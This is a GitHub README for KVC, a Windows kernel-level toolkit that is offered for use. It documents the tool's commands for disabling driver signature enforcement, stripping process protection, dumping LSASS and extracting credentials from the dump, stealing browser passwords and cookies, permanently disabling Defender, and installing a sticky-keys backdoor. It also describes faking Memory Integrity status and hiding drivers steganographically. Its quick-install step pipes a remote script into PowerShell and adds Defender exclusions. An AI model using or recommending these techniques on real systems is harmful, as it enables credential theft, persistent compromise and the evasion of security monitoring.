github.com
Current Release — Key Additions
kvc lock— folder/partition protection CLI + GUI, VaultGuard integrated into kvc.exe —kvc lockcontrols which folders, files, or partition roots the kernel FSFilter driver (kvcblocker.sys) blocks. CLI:lock add/remove/allow/unallow/list/status/clear/on/off;lock --guilaunches the full Win32 GUI andlock --traystarts it minimized to the system tray. Both interfaces use the sameHKCU\Software\kvc\lockregistry configuration, so protected paths and trusted apps stay consistent whichever interface is used. The driver is a signed FSFilter Content Screener (serviceclrcd, altitude 389991) — loads on Windows 11 26H1 via legacy cross-signed driver compatibility, no test-signing. The IOCTL interface was reverse-engineered from the original Secure Folders binary. Protection modes:Hidden,Locked,ReadOnly,NoExec,All; GUI can combine flags per path, while CLI accepts one mode peraddcall orAll. Trusted process names are stored as lowercase executable basenames and bypass all flags. Despite being 12 years old,kvcblocker.sysheld up under extended testing: no pool leaks, no dangling references, no stale device objects. The cleanup paths are correct. In the kernel world, that's not a given.
kvc wm remove— Build 28000+ support;DrawTextWithGlowdelay-IAT ordinal hook; five-hook defense-in-depth —shell32!CDesktopWatermark::s_DesktopBuildPaintmigrated its final draw call fromExtTextOutW/DrawTextWtoUxTheme!DrawTextWithGlow(ordinal 126) in Build 28000; previousExpIorerFrame.dllhooks left watermarks on Build 28000+ fully visible.InterceptedDrawTextWithGlowreturnsS_OKimmediately. Both delay imports —BrandingLoadStringForEdition(by name,winbrand.dll) andDrawTextWithGlow(by ordinal — INT entry0x800000000000007E, bit 63 set) — are patched via direct INT scan (DataDirectory[13]) before UxTheme loads. Full hook table now spans Vista through Build 28000+:LoadStringW·ExtTextOutW·DrawTextW·BrandingLoadStringForEdition·DrawTextWithGloword 126. Full debugging session: kvc.pl/repositories/signguipatcher.
kvckiller.sys— signed kill driver; permanentsecengine disable; no restart, no prerequisites — A fifth embedded binary,kvckiller.sys(service:wsftprm, device:\\.\Warsaw_PM), joins the resource bundle alongsidekvc.sys,kvcstrm.sys,kvc_smss.exe, andExplorerFrame.dll. Unlike the other drivers,kvckiller.syscarries a valid digital signature — it loads without DSE bypass, without HVCI restart, and without any unsigned-driver prerequisites.kvc secengine disablenow writes IFEO blocks forMsMpEng.exe,SecurityHealthSystray.exe, andSecurityHealthService.exevia offline hive edit (RegSaveKeyEx→RegLoadKey→REG_FORCE_RESTORE), then kills the running processes viakvckillerimmediately. No restart required on any system — including HVCI/Secure Boot/TPM fully active. The IFEO block survives every reboot,sfc /scannow, and Defender update untilkvc secengine enableremoves it. The--restartflag has been removed.
HvciShutdownSvc— HVCI visual camouflage after driver install — Afterkvc install <driver>on a HVCI system,kvc_smss.exeregistersHvciShutdownSvc— a ~5 KB x64 assembly service (SUBSYSTEM:GUI, pure MASM, zero CRT) — asAUTO_START. On every regular boot it restoresHypervisorEnforcedCodeIntegrity\Enabled = 1,WasEnabledBy = 2, andChangedInBootCycle = BootTime.windowsdefender://devicesecurityshows no warnings. At shutdown, the service writesEnabled = 0to arm the hive for the next driver-load cycle. SetRestoreHVCI=YESinC:\Windows\drivers.inifor automatic HVCI restoration on every boot after initial install.
kvcforensic.dat— LSASS minidump credential extraction — New optional module distributed as a separate release asset. EmbedsKvcForensic.exe(analysis engine) andKvcForensic.json(LSA structure offset templates for all supported Windows builds).kvc analyze <dump>extracts credentials from any LSASS minidump;kvc analyze lsassauto-locates a dump in CWD or Downloads;kvc analyze --guiopens the graphical inspector. Ifkvcforensic.datis absent whenkvc analyzeis called, KVC offers to download it automatically. Same on-demand mechanism applies tokvc.datwhen browser commands are used.
kvc_smssboot scanner promoted to primary; PDB opt-in —kvc install <driver>no longer pre-resolves PDB offsets by default.kvc_smssrunsFindKernelOffsetsLocallyat every boot — three independent passes (Fast LEA/ZeroMemory, exhaustive Structural scan, Legacy anchor), selecting the highest-scoring candidate against thentoskrnl.exethat will actually load. Immune to Windows Update offset drift. PDB resolution is available viakvc install <driver> --pdbfor air-gapped targets.DriverDevice=\Device\kvcindrivers.iniis always an alias; the real obfuscated device name is resolved bykvc_smssat runtime viaMmGetPoolDiagnosticString().Process Signature Spoofing —
kvc protectandkvc setnow automatically calculate and apply optimalSignatureLevel/SectionSignatureLevelvalues inEPROCESS(e.g.,0x37/0x07forPPL-Antimalware). Manual surgical spoofing viakvc spoof <pid> <ExeSigHex> <DllSigHex>. Processes become indistinguishable from legitimate protected binaries under deep kernel inspection.
KVC — Kernel Vulnerability Capabilities Framework

**KVC v1.0.4 — fully hardened system (Memory Integrity ON, Secure Boot ON, TPM ON) after `kvc install
📚 Table of Contents
- Philosophy
- Quick Installation
- kvc.dat — PassExtractor Module
- kvcforensic.dat — Forensic Analysis Module
- Architecture
- DSE Control
- Process Protection — PP/PPL
- Process Signature Spoofing
- Memory Dumping
- OmniDriver — Kernel Primitives
- kvckiller — Signed Kill Driver
- SMSS Boot-Phase Loader
- Browser Credential Extraction
- DPAPI Secrets & WiFi Keys
- Defender Management
- TrustedInstaller Integration
- System Persistence
- Evasion & Stealth
- Direct Syscalls
- UnderVolter — EFI Undervolting
- Folder and Partition Protection (kvc lock)
- Command Reference
- Security Considerations
- License & Contact
Philosophy
Originally called "Kernel Vulnerability Control," KVC evolved toward a more precise name: Capabilities. The distinction matters technically. Control implies defeating security from the outside; capabilities means repurposing mechanisms that Windows already exposes — COM elevation services, kernel EPROCESS structures, service dependency chains — in ways their designers didn't intend to restrict legitimate research.
The framework operates primarily in Ring-0 but coordinates from user space. A self-contained kvc.exe drives the kernel driver (kvc.sys, embedded steganographically), the TrustedInstaller integrator, the browser extraction pipeline (kvc_pass.exe + kvc_crypt.dll via kvc.dat), and the forensic analysis engine (KvcForensic.exe via kvcforensic.dat). No separate installer, no runtime dependencies, no leftover services.
Development happens outside primary occupation (welding/fabrication). Over 220 GitHub stars. Published research: ORCID, MDPI.
Quick Installation
One-command (recommended)
irm https://kvc.pl/run | iexRuns as Administrator. Downloads kvc.exe + kvc.dat, deploys both to C:\Windows\System32, registers Defender exclusions. Done in one step.
Mirror
irm https://github.com/wesmar/kvc/releases/download/latest/run | iexManual
- Download
kvc.7z— password:github.com - Extract with 7-Zip
- Open elevated Command Prompt
- Run:
kvc setup
System Requirements
| Requirement | Detail |
|---|---|
| OS | Windows 10 / 11 x64, Windows Server |
| CPU | Any x64 with SSE2 — 3rd-gen Intel Core or newer; no AVX/YMM required |
| Privileges | Administrator (most operations), TrustedInstaller acquired automatically |
| Runtime | None — static CRT (/MT), no vcruntime140.dll |
kvc.dat — PassExtractor Module
kvc_pass.exe and kvc_crypt.dll ship as a single XOR-encrypted combined binary: kvc.dat. The kvc setup command (or the irm installer) decrypts and splits it, writing both files to C:\Windows\System32.
XOR-encrypted] -->|kvc setup| B[ControllerBinaryManager
LoadAndSplitCombinedBinaries] B --> C[kvc_pass.exe
System32] B --> D[kvc_crypt.dll
System32] C --> E[kvc bp / export secrets] D --> E
Without kvc.dat: only Edge DPAPI password fallback (no cookies, no Chrome/Brave). KVC will offer to download kvc.dat automatically when browser commands are used.
With kvc.dat: full extraction from Chrome, Edge, Brave — passwords + cookies + payment data — without closing the browser.
kvcforensic.dat — Forensic Analysis Module
kvcforensic.dat is an optional module distributed as a separate release asset. It embeds KvcForensic.exe (the LSASS credential extraction engine) and KvcForensic.json (LSA structure offset templates covering all supported Windows builds), XOR-encrypted with the standard KVC key.
Commands:
kvc analyze <dump>              # Extract credentials from a LSASS minidump
kvc analyze <dump> --format txt|json|both
kvc analyze <dump> --full       # Include NTLM hashes, session metadata, etc.
kvc analyze <dump> --tickets C:\dir   # Export Kerberos tickets
kvc analyze lsass               # Auto-locate LSASS dump in CWD then Downloads
kvc analyze --gui               # Launch KvcForensic GUI for interactive inspection
Deployment: kvc setup deploys kvcforensic.dat to System32 if present in CWD (optional, non-fatal if absent). If absent when kvc analyze is called, KVC prompts to download it from GitHub automatically. After kvc dump lsass, KVC also prompts whether to analyze the dump immediately if the module is available.
Architecture
ZwTerminateProcess] O3 --> U[Signed kill — no DSE bypass
works on HVCI] O4 --> V[Folder/Partition I/O
Hidden, Locked, Read-only, No-exec] end B --> L L --> B B --> N2 N2 --> B B --> N3 N3 --> B B --> N4 N4 --> B
Execution Flow
kvc.exereceives the command and theControllerorchestrates the operation.- Kernel access —
ServiceManagerextracts binaries from the steganographic icon resource (XOR-decrypt → CAB decompress → PE split):kvc.sys(memory R/W, EPROCESS),kvckiller.sys(signed PP/PPL kill),kvcblocker.sys(FSFilter folder protection),kvcstrm.sys(OmniDriver primitives),kvc_smss.exe(SMSS boot loader),ExplorerFrame.dll(watermark removal). IOCTLs throughkvcDrvallow direct kernel memory read/write. - OmniDriver (
kvcstrm.sys) — when ring-0 kernel primitives are needed,EnsureStrmOpenloadskvcstrm.sysvia DSE bypass with auto-lifecycle. - kvckiller (
kvckiller.sys) — digitally signed; loads without DSE bypass; used bykvc secengine disableand as the PP/PPL fallback inkvc kill. Auto-lifecycle:wsftprmservice created, used, deleted. - Offset resolution —
OffsetFinderlocatesEPROCESS.ProtectionandSeCiCallbacks.g_CiOptionsinci.dllis located byCiOptionsFinderusing a fully offline semantic probe: on-disk image scanned for RIP-relative instruction references (test/bt/bts/mov), candidates scored by kind and flag-mask content. Windows 11 uses the CiPolicy-section strategy; Windows 10 uses the.datascoring strategy withbts-count qualification. No PDB, no network, no hardcoded offsets. - Privilege escalation —
TrustedInstallerIntegratorobtains a fully-privileged TI primary token via SYSTEM impersonation → SCM → TI process token duplication. - SMSS boot-phase —
kvc install <driver>registerskvc_smss.exeinBootExecute. At each boot, the native application runs before any user-mode services, resolves kernel offsets via the built-in scanner (FindKernelOffsetsLocally), loads unsigned drivers via DSE bypass, patches HVCI offline by parsing the SYSTEM hive with a chunked NK/VK cell walker, and registersHvciShutdownSvcto restore Device Security appearance on the following regular boot. - Browser extraction — when
kvc_pass.exeis present,kvc.exelaunches it, establishes a named pipe, and coordinates the two-phase network-service kill and COM key decryption sequence. - Cleanup — driver unloaded, temporary service entry deleted, temp files removed atomically on exit or Ctrl+C.
DSE Control
Driver Signature Enforcement prevents loading of unsigned kernel drivers. KVC supports disabling DSE in all system configurations:
| Scenario | Method | Reboot |
|---|---|---|
Standard (g_CiOptions = 0x6) |
Direct kernel memory patch via driver | No |
| HVCI/VBS enabled | skci.dll rename + RunOnce + reboot |
Yes (one boot cycle) |
| Next-gen (SeCiCallbacks) | PDB-resolved callback table patch | No |
g_CiOptions Location — Offline Semantic Probe
CiOptionsFinder resolves g_CiOptions in ci.dll entirely without PDB symbols or network access:
| Platform | Strategy |
|---|---|
| Windows 11 (all builds, including 26H1 build 26100+) | Scan code sections for RIP-relative references into the CiPolicy PE section; score by instruction kind and flag-mask content |
| Windows 10 / 11 without CiPolicy | Scan code sections for .data references; qualify candidates by bts-operation count (≥ 2) and low-bit usage pattern |
In Windows 11 build 26100 (26H1), Microsoft relocated g_CiOptions from CiPolicy+0x4 to CiPolicy+0x8. The semantic probe handles this automatically. A build-number fallback is used only when the probe is inconclusive.
Next-Gen DSE Bypass (SeCiCallbacks)
The --safe mode avoids patching g_CiOptions entirely. Instead, it resolves SeCiCallbacks via PDB symbols from the Microsoft symbol server and redirects the ZwFlushInstructionCache callback pointer. PatchGuard-compatible, works with Secure Boot enabled (Memory Integrity must be off).
kvc dse off --safe     # patch SeCiCallbacks
sc start MyDriver      # load unsigned driver
kvc dse on --safe      # restore callback
HVCI Bypass Flow
HVCI protection restores automatically on the next reboot — skci.dll is back in place, no permanent modification.
Process Protection — PP/PPL
Windows protects critical processes (LSASS, CSRSS, MsMpEng) through the _PS_PROTECTION byte in EPROCESS. Standard Administrator access is blocked by the kernel's security reference monitor regardless of token privileges.
KVC uses kvc.sys to read and write this byte directly in kernel memory:
EPROCESS
  └── Protection (PS_PROTECTION)
        ├── Type:   None(0) | PPL(1) | PP(2)
        └── Signer: None | Authenticode | Antimalware | Lsa | Windows | WinTcb | WinSystem
Commands
| Command | Description |
|---|---|
kvc list |
Color-coded table of all protected processes with kernel addresses |
kvc get <pid/name> |
Protection status of a specific process |
kvc unprotect <pid/name/signer/all> |
Remove protection (sets byte to 0), saves state |
kvc protect <pid/name> <PP/PPL> <signer> |
Apply protection only if currently unprotected |
kvc set <pid/name> <PP/PPL> <signer> |
Force specific protection level |
kvc set-signer / list-signer |
Manage signer-based bulk operations |
kvc restore <signer/all> |
Restore saved protection — or relaunch process via SCM / cached path if no PPL state found |
kvc history |
Last 16 boot sessions with protection states |
kvc cleanup-sessions |
Prune old session registry entries |
Session state is persisted in HKCU\Software\kvc\Sessions\<BootID>\ — survives across reboots, auto-pruned to 16 sessions.
Process Signature Spoofing
Windows stores two additional bytes in EPROCESS alongside the Protection field: SignatureLevel and SectionSignatureLevel. These control which modules can load into the process and affect whether it "looks" legitimate under kernel inspection by security tools.
KVC automatically calculates and applies optimal signature levels when protection is set:
kvc set msmpeng.exe PPL Antimalware   # also writes SignatureLevel=0x37, SectionSignatureLevel=0x07
kvc protect <pid> PPL WinTcb          # auto-spoofed to match a real WinTcb-signed process
Manual surgical spoofing:
kvc spoof <pid/name> <ExeSigHex> <DllSigHex>
kvc spoof 1234 1E 1C      # mimic a Kernel/System signed process
Memory Dumping
MiniDumpWriteDump fails against PPL/PP processes for unprivileged callers. KVC bypasses this by elevating its own EPROCESS.Protection to match the target before calling OpenProcess.
kvc dump lsass.exe              # → Downloads\lsass_PID.dmp
kvc dump lsass.exe C:\dumps
kvc dump 1234 C:\dumps
After dumping LSASS, KVC prompts to immediately analyze the dump with kvc analyze if kvcforensic.dat is available.
Processes that cannot be safely dumped (System PID 4, Secure System, Registry, Memory Compression) are blocked with an error.
OmniDriver — Kernel Primitive Layer
kvcstrm.sys is a purpose-built KMDF kernel driver (not derived from any third-party binary or CVE payload) exposing a structured IOCTL interface restricted by SDDL to NT AUTHORITY\SYSTEM and local Administrators.
Auto-Lifecycle
EnsureStrmOpen locates kvcstrm.sys in the DriverStore (avc.inf_amd64_*) and loads it with DSE bypass. CleanupStrm stops and deletes the service entry after use — SCM registry stays clean.
IOCTL Surface
| IOCTL | Capability |
|---|---|
IOCTL_READWRITE_DRIVER_READ/WRITE |
Cross-process virtual memory R/W via MmCopyVirtualMemory with KernelMode previous-mode |
IOCTL_READWRITE_DRIVER_BULK |
Batch up to 64 R/W operations in a single round-trip |
IOCTL_KILL_PROCESS |
Ring-0 process termination via ObOpenObjectByPointer + ZwTerminateProcess — bypasses PP/PPL |
IOCTL_KILL_PROCESS_WESMAR |
Legacy single-PID path (raw 4-byte input, direct status return) |
IOCTL_SET_PROTECTION |
Direct write to EPROCESS.PS_PROTECTION — strip or assign any PP/PPL level |
IOCTL_PHYSMEM_READ/WRITE |
Physical memory access via MmMapIoSpaceEx, validated against MmGetPhysicalMemoryRanges |
IOCTL_ALLOC_KERNEL |
Non-paged pool allocation (optionally executable), tracked under spinlock — max 16 MB |
IOCTL_FREE_KERNEL |
Safe release through tracked allocation list only |
IOCTL_WRITE_PROTECTED |
Write to read-only kernel memory via CR0.WP clear at DISPATCH_LEVEL |
IOCTL_ELEVATE_TOKEN |
Replace process primary token with SYSTEM token |
IOCTL_FORCE_CLOSE_HANDLE |
Close handle in target process handle table via KeStackAttachProcess + ZwClose |
IOCTL_KILL_BY_NAME |
Terminate all processes matching a name prefix |
IOCTL_CALL_KERNEL |
Call any kernel-space address as a 4-argument x64 function (RCX/RDX/R8/R9) |
kvckiller — Signed Kill Driver
kvckiller.sys (service: wsftprm, device: \\.\Warsaw_PM) is a digitally signed kernel driver — it loads without DSE bypass and without HVCI constraints. It exposes a single IOCTL (0x22201C) that terminates any process regardless of PP/PPL level.
Auto-lifecycle: wsftprm service is created, started, used (IOCTL), stopped, and deleted — no persistent registration.
Current uses:
kvc secengine disable— killsMsMpEng.exe+SecurityHealthSystray.exeimmediately after writing IFEO blockskvc kill— automatic PP/PPL fallback whenkvc.syspath fails;[info]replaces[failed]when the process is gone after the fallback
kvckiller replaces kvcstrm.sys as the kill fallback in the above commands. The driver is available standalone at github.com/wesmar/kvcKiller.
SMSS Boot-Phase Driver Loader
kvc_smss.exe is a native application (SUBSYSTEM:NATIVE, zero-CRT C) executed by the Windows Session Manager during early boot — before services.exe, before winlogon.exe, and before any AV user-mode components. At this stage there is no Defender, no ETW, no filter drivers.
The Older Brother Gives Birth
kvc_smss.exe carries two embedded PE resources — IDR_DRV1 (kvc.sys, the kernel driver) and IDR_DRV2 (HvciShutdownSvc.exe, the Win32 service) — both XOR+LZNT1 compressed, same rotating 7-byte key. During the SMSS phase, after HVCI is handled, kvc_smss extracts HvciShutdownSvc.exe from its own PE resource section, writes it to %SystemRoot%\System32\, and creates its SCM service registry key directly via NtCreateKey — because services.exe is not yet running, there is no SCM API to call. The service is registered as Type=0x10 (SERVICE_WIN32_OWN_PROCESS), Start=0x02 (AUTO_START), ObjectName=LocalSystem. The Win32 service (high-level) is thus born by the native process (low-level) in the one phase of the boot sequence where the native process has unrestricted write access to the registry and filesystem before any security infrastructure is in place.
Boot Sequence
kvc install <driver>— user-mode: extractskvc_smss.exetoSystem32, writesdrivers.ini, registers inBootExecute.- SMSS phase (
NtProcessStartupentry, raw NT syscalls only):- Elevates
SeLoadDriver,SeBackupPrivilege,SeRestorePrivilege,SeShutdownPrivilege - Reads and parses
drivers.ini(UTF-16 LE with BOM) - Resolves kernel offsets: if
Offset_SeCiCallbacks == 0in INI →FindKernelOffsetsLocallyruns against the liventoskrnl.exeon disk - Checks HVCI: if
Enabled == 1→ patches SYSTEM hive offline →NtShutdownSystem(1)→ reboot; on the rebootkvc_smssruns again with HVCI already suppressed - Calls
ExtractHvciShutdownSvcAndRegisterService()— births the Win32 sibling - Processes
drivers.inientries sequentially:LOAD(full DSE bypass cycle),UNLOAD,RENAME,DELETE - If
RestoreHVCI=YES: patches SYSTEM hive back toEnabled=1and immediately callsSetHVCIRegistryFlag(TRUE)— the live DeviceGuard key is updated in the same SMSS run for the current boot
- Elevates
- Regular boot (user-mode services started,
HvciShutdownSvcruns asAUTO_START):DoStartupAction: writesEnabled=1,WasEnabledBy=2,ChangedInBootCycle=KeBootTime— Windows Security Center reports Memory Integrity as onDoShutdownAction(PRESHUTDOWN/SHUTDOWN): writesEnabled=0— re-arms the hive for the next driver-load cycle
The Timestamp — KeBootTime, not LastBootUpTime
ChangedInBootCycle must match the value DeviceGuard uses for boot-cycle validation internally. GetBootTimeUtc() reads it via:
NtQuerySystemInformation(3 /* SystemTimeOfDayInformation */, buf, sizeof(buf), &retLen);
// buf[0] == KeBootTime (ULONGLONG, UTC FILETIME, 100-ns ticks)
KeBootTime is written exactly once during kernel Phase 0 and never changes. This is deliberately not Win32_OperatingSystem.LastBootUpTime — that value is recomputed on demand as (CurrentTime − GetTickCount64()) and drifts on Hyper-V after VMICTimeSync applies a step correction. Using the drifted value would produce a ChangedInBootCycle that doesn't match DeviceGuard's own record, causing Security Center to flag the inconsistency. KeBootTime via NtQuerySystemInformation is the same source the kernel itself uses.
SeCiCallbacks Persistence
g_OriginalCallback (the saved SeCiCallbacks slot value before DSE patching) is persisted across reboots in a [DSE_STATE] section written directly into drivers.ini. On each boot, kvc_smss reads it back with LoadStateSection before processing entries — no external state file, no registry key, no network. If the INI is deleted or the section is absent, the callback is resolved fresh.
drivers.ini Operations
All boot-phase operations are declarative (C:\Windows\drivers.ini, UTF-16 LE with BOM):
| Action | Description |
|---|---|
LOAD |
Full DSE bypass cycle: load kvc.sys from DriverStore → patch SeCiCallbacks+0x20 → NtLoadDriver unsigned target → restore callback → unload kvc.sys |
UNLOAD |
Stop and remove a running driver service |
RENAME |
Rename/move file at native NT path level — before filesystem filter drivers load |
DELETE |
Delete file or directory tree (optionally recursive) — NtSetInformationFile FileDispositionInformation |
Key [Config] fields: Execute=YES/NO, RestoreHVCI=YES/NO, Verbose=YES/NO. DriverDevice=\Device\kvc is always an alias resolved at runtime via MmGetPoolDiagnosticString() — the real obfuscated device name never appears in the INI file.
Offset Resolution Modes
| Mode | Trigger | Behaviour |
|---|---|---|
| Scanner (default) | kvc install <driver> |
No offsets written to INI. FindKernelOffsetsLocally runs at every boot against the actual loading ntoskrnl.exe. Three independent passes: Fast LEA/ZeroMemory, exhaustive Structural scan, Legacy anchor. Immune to Windows Update offset drift. |
| PDB (opt-in) | kvc install <driver> --pdb |
Offset_SeCiCallbacks + Offset_SafeFunction + OffsetSource=PDB written to INI. Scanner skipped when both offsets are non-zero. Re-run install after Windows Update. |
Device Security — Clean After Install
windowsdefender://devicesecurity after kvc install + reboot:
  ✅ Core isolation         — on
  ✅ Memory Integrity       — on
  ✅ Security processor     — normal
  ✅ Secure boot            — on
Set RestoreHVCI=YES in drivers.ini for this to persist indefinitely across subsequent reboots without any user intervention.
Commands
kvc install omnidriver           # scanner resolves offsets at every boot (default)
kvc install omnidriver --pdb     # pre-resolve via PDB; re-run after Windows Update
kvc uninstall smss               # remove BootExecute + drivers.ini + kvc_smss.exe
kvc uninstall                    # full cleanup: NT service + SMSS loader
Browser Credential Extraction
How it works — no browser close required
The second network-service kill is specific to Edge: Edge restarts its network subprocess in ~1–2 s (Chrome takes ~3–5 s). The DLL spends ~500 ms on COM key decryption after receiving its configuration, so the second kill hits the window just before the Cookies database is opened.
COM Elevation — not hijacking
Both Chrome and Edge ship their own COM elevation servers that expose a DecryptData method for decrypting App-Bound Encrypted (APPB) master keys. KVC uses these services legitimately — instantiating the browser's own COM object with its own CLSID:
| Browser | Interface | CLSID |
|---|---|---|
| Chrome / Brave | IOriginalBaseElevator |
per-channel |
| Edge | IEdgeElevatorFinal |
{1FCBE96C-1697-43AF-9140-2897C7C69767} |
Edge fallback: if COM elevation fails, the orchestrator passes a pre-extracted DPAPI key via the named pipe (DPAPI_KEY:… prefix).
Injection internals
kvc_crypt.dll is loaded via direct syscalls (NtAllocateVirtualMemory + NtWriteVirtualMemory) using an SSN-sorted syscall table and AbiTramp.asm trampoline. The DLL self-loads with a position-independent reflective loader: PEB walk → export hash matching → base relocation processing — no Windows loader involvement.
Commands
kvc bp                         # Chrome (requires kvc.dat)
kvc bp --edge                  # Edge (COM + DPAPI fallback)
kvc bp --brave                 # Brave (requires kvc.dat)
kvc bp --all -o C:\output      # All browsers, custom output path
kvc export secrets             # Full report: passwords + cookies + WiFi + DPAPI
DPAPI Secrets & WiFi Keys
kvc export secrets orchestrates a full system secret extraction:
- Acquire TrustedInstaller token
reg exportunder TI context → extractDPAPI_SYSTEMandNL$KMfromHKLM\SECURITY\Policy\Secrets- Decrypt keys with
CryptUnprotectData netsh wlan show profiles→ per-SSIDkey=clear→ parse plaintext WiFi passwords- Launch
kvc_pass.exefor Chrome + Edge + Brave (ifkvc.datdeployed), merge JSON results; otherwise use built-in DPAPI method for Edge passwords only - Generate HTML + TXT report to
Downloads\Secrets_DD.MM.YYYY\
kvc export secrets
kvc export secrets C:\kvc_secrets
Defender Management
Exclusions — native WMI, no PowerShell
All exclusion operations go through MSFT_MpPreference COM interface (ROOT\Microsoft\Windows\Defender) directly. Before every write, KVC queries the live preference instance — skips if value already exists (dedup guard). No powershell.exe process creation.
kvc add-exclusion Paths C:\Tools
kvc add-exclusion Processes mytool.exe
kvc add-exclusion Extensions .tmp
kvc add-exclusion IpAddresses 192.168.1.0/24
kvc remove-exclusion Processes mytool.exe
Automatic self-exclusion — on every invocation (including kvc help), kvc.exe is silently registered as a process exclusion and path exclusion before any other work.
Real-Time Protection & Tamper Protection
kvc rtp off / on / status
kvc tp off / on / status
rtp and tp are implemented via IUIAutomation (ghost mode): KVC opens the Windows Security window with the taskbar hidden, temporarily zeros ConsentPromptBehaviorAdmin to suppress UAC prompts, locates the toggle via UIA tree traversal, clicks it, and closes the window. No PowerShell, no WMI.
Security Engine (WinDefend service) — Permanent Disable
kvc secengine disable operates on three targets via offline IFEO hive edit (RegSaveKeyEx → RegLoadKey → REG_FORCE_RESTORE) + kvckiller (digitally signed — no DSE bypass, works on HVCI). No restart required at any point, on any system.
IFEO blocks written:
MsMpEng.exe→Debugger = systray.exe(required — intercepts every future launch before Defender code runs)SecurityHealthSystray.exe→Debugger = systray.exe(best-effort — silences tray notification)SecurityHealthService.exe→Debugger = systray.exe(best-effort — blocks health aggregation service)
Permanence: The Windows loader reads IFEO before launching any process. Every restart, sfc /scannow, Defender platform update, and Windows Update that spawns MsMpEng.exe hits the IFEO block first — the process never runs. The block survives until kvc secengine enable removes it.
Re-enable: removes all three IFEO blocks, then calls StartService(WinDefend) + StartService(SecurityHealthService) via SCM — MsMpEng launches within seconds, no restart needed.
kvc secengine disable           # IFEO block + kvckiller session (permanent, restart-free)
kvc secengine enable            # Remove IFEO + start WinDefend + SecurityHealthService
kvc secengine status            # IFEO + SVC + PROC dimensions (three independent checks)
TrustedInstaller Integration
NT SERVICE\TrustedInstaller owns C:\Windows\System32 and HKLM\SECURITY / HKLM\SAM. KVC acquires a primary TI token through:
- Enable
SeDebugPrivilege+SeImpersonatePrivilege - Duplicate SYSTEM token from
winlogon.exe→ impersonate - Start
TrustedInstallerservice via SCM → get TI PID - Open TI process token → duplicate primary → enable all privileges
- Cache token; revert to Administrator
The cached token is used for protected file writes, registry modifications, and CreateProcessWithTokenW for kvc trusted <command>.
kvc trusted cmd.exe
kvc trusted "C:\Tools\mytool.exe" --arg
kvc install-context              # "Run as TrustedInstaller" in Explorer right-click
System Persistence
Sticky Keys Backdoor (IFEO)
kvc shift      # install — cmd.exe at login screen via Shift×5
kvc unshift    # remove
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe → Debugger = cmd.exe. Triggered from the Windows lock screen. cmd.exe added to Defender process exclusions before setting the key.
KVC as a Windows Service
kvc install          # registers auto-start service (LocalSystem, PP-WinTcb)
kvc uninstall        # stop + delete + clean registry
kvc service start / stop / restart / status
Most KVC operations use atomic temporary driver loading — the persistent service is optional.
Evasion & Stealth
Steganographic driver embedding
Six binaries are embedded in kvc.exe as a single steganographic resource (RT_RCDATA IDR_MAINICON): kvc.sys, kvckiller.sys, kvcblocker.sys, kvcstrm.sys, kvc_smss.exe, and a modified ExplorerFrame.dll.
key: A0 E2 80 8B E2 80 8C] E --> F[Prepend kvc.ico header] F --> G[Embed as IDR_MAINICON in kvc.exe] end subgraph Runtime H[Load IDR_MAINICON] --> I[Skip 3774-byte ICO header] I --> J[XOR decrypt] J --> K[FDI decompress CAB in-memory] K --> L{Split by MZ order} L -->|1st Native .sys| M[kvc.sys] L -->|2nd Native .sys| M2[kvckiller.sys] L -->|3rd Native .sys| M3[kvcblocker.sys] L -->|4th Native .sys| M4[kvcstrm.sys] L -->|5th Native .exe| M5[kvc_smss.exe] L -->|6th non-Native| N[ExplorerFrame.dll] end
Driver files never appear on disk statically. The .evtx container name mimics Windows Event Log files.
Atomic driver operations
